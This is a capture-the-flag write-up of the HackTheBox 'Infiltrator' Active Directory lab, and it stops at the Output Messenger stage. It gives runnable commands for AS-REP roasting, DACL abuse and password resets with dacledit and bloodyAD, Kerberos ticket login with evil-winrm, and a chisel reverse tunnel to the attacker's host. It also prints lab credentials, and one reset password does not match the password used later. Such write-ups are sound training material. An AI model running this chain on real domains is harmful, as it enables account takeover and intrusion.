HackTheBox Infiltrator Writeup - Insane Active Directory Machine
Complete walkthrough of HackTheBox Infiltrator machine by Wathsala Dewmina (PwnedCake). An Insane-level Active Directory machine featuring Kerberos AS-REP roasting, BloodHound DACL exploitation, Output Messenger abuse, GMSA password reading, and ADCS ESC4 privilege escalation to Domain Admin.

Machine Information
| Attribute | Details |
|---|---|
| Machine Name | Infiltrator |
| Difficulty | Insane |
| OS | Windows Server 2019 |
| IP Address | 10.10.11.31 |
Reconnaissance
Nmap Scan
Starting with a full port scan:
1
nmap -sCV -oN nmapInfiltrator -v -p- 10.10.11.31
Key Ports:
1
2
3
4
5
6
7
8
9
10
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
This is clearly an Active Directory Domain Controller. Domain name is infiltrator.htb and the DC is dc01.infiltrator.htb.
Web Enumeration
Checking the website on port 80, I found some employee names:
Employee names found on the website
1
2
3
4
5
6
david anderson
olivia martinez
kevin turner
amanda walker
marcus harris
lauren clark
Let’s generate possible usernames using username-anarchy:
1
~/tools/username-anarchy/username-anarchy -i username_raw > username.list
Initial Access
Kerberos Enumeration
Using kerbrute to validate usernames:
 Found valid usernames
AS-REP Roasting
Let’s try to get some hashes without authentication:
1
GetNPUsers.py -debug infiltrator.htb/ -request -usersfile usernames.list
 Got a hash for l.clark
Cracking the hash:
 Successfully cracked the password
1
l.clark:WAT?watismypass!
Let’s verify it works:
1
nxc smb 10.10.11.31 -u l.clark -p 'WAT?watismypass!'
1
SMB  10.10.11.31  445  DC01  [+] infiltrator.htb\l.clark:WAT?watismypass!
BloodHound Analysis
Time to walk the dog! Let’s collect data and analyze the domain.
 Found something in a user description
 Password hint in description
Found k.turner’s password: MessengerApp@Pass! - but it doesn’t work directly.
Looking further in BloodHound:
 d.anderson uses the same password
Let’s get a ticket for d.anderson and use Kerberos auth:
1
2
export KRB5CCNAME=d.anderson.ccache
nxc smb 10.10.11.31 --use-kcache
1
SMB  10.10.11.31  445  DC01  [+] infiltrator.htb\d.anderson from ccache
DACL Abuse Chain
 Anderson has GenericAll on Marketing Digital OU
Anderson has GenericAll on the Marketing Digital OU, and e.rodriguez is in this OU. We can abuse this to change rodriguez’s password.
Using dacledit to grant ourselves FullControl:
1
2
3
dacledit.py -action 'write' -rights 'FullControl' -inheritance -principal 'd.anderson' \
  -target-dn 'OU=MARKETING DIGITAL,DC=INFILTRATOR,DC=HTB' \
  'infiltrator.htb/d.anderson' -k -no-pass -dc-ip dc01.INFILTRATOR.HTB
 Changing rodriguez’s password
Now change rodriguez’s password:
1
2
3
bloodyAD --host "dc01.infiltrator.htb" -d "infiltrator.htb" --kerberos \
  --dc-ip dc01.INFILTRATOR.HTB -u "d.anderson" -p 'WAT?watismypass!' \
  set password "E.RODRIGUEZ" "Password@123"
Moving Through the Domain
 Rodriguez can add self to Chiefs Marketing
Add rodriguez to Chiefs Marketing:
1
2
bloodyAD -d infiltrator.htb -u 'E.rodriguez' -p 'Pwnedcake@2006' \
  --host dc01.infiltrator.htb add groupMember 'Chiefs Marketing' 'E.rodriguez'
 Chiefs Marketing can change M.harris’s password
 Harris is in Remote Users group
Change Harris’s password:
1
2
bloodyAD --host "dc01.infiltrator.htb" -d "infiltrator.htb" \
  -u "E.rodriguez" -p "Pwnedcake@2006" set password "M.harris" "Pwnedcake@2006"
Pass the Ticket
Since NTLM auth is blocked, we need to use Kerberos:
 NTLM authentication blocked
Edit /etc/krb5.conf:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
[libdefaults]
    default_realm = INFILTRATOR.HTB
    dns_lookup_kdc = false
    dns_lookup_realm = false

[realms]
    INFILTRATOR.HTB = {
        kdc = 10.10.11.31
        admin_server = 10.10.11.31
    }

[domain_realm]
    .infiltrator.htb = INFILTRATOR.HTB
    infiltrator.htb = INFILTRATOR.HTB
Get a ticket and login:
1
2
3
getTGT.py infiltrator.htb/M.HARRIS:'Pwnedcake@2006' -dc-ip 'dc01.infiltrator.htb'
export KRB5CCNAME=ticket.ccache
evil-winrm -i dc01.infiltrator.htb -r infiltrator.htb
User Flag Captured!
Root - Output Messenger Exploitation
Finding Internal Services
Using a C2 (Sliver) for stability, let’s check what’s running:
 Found Output Messenger services on ports 14118-14130
 Located the application
Port Forwarding
Using chisel to forward the ports:
1
2
3
4
5
6
7
# On attacker
chisel server -p 9999 --reverse

# On target
chisel.exe client 10.10.14.172:9999 R:14121:127.0.0.1:14121 \
  R:14122:127.0.0.1:14122 R:14123:127.0.0.1:14123 \
  R:14124:127.0.0.1:14124 R:14125:127.0.0.1:14125 R:14126:127.0.0.1:14126
 Chisel tunnel established
Output Messenger Desktop Client
Remember the credentials k.turner:MessengerApp@Pass!? Let’s try them in the Output Messenger client.
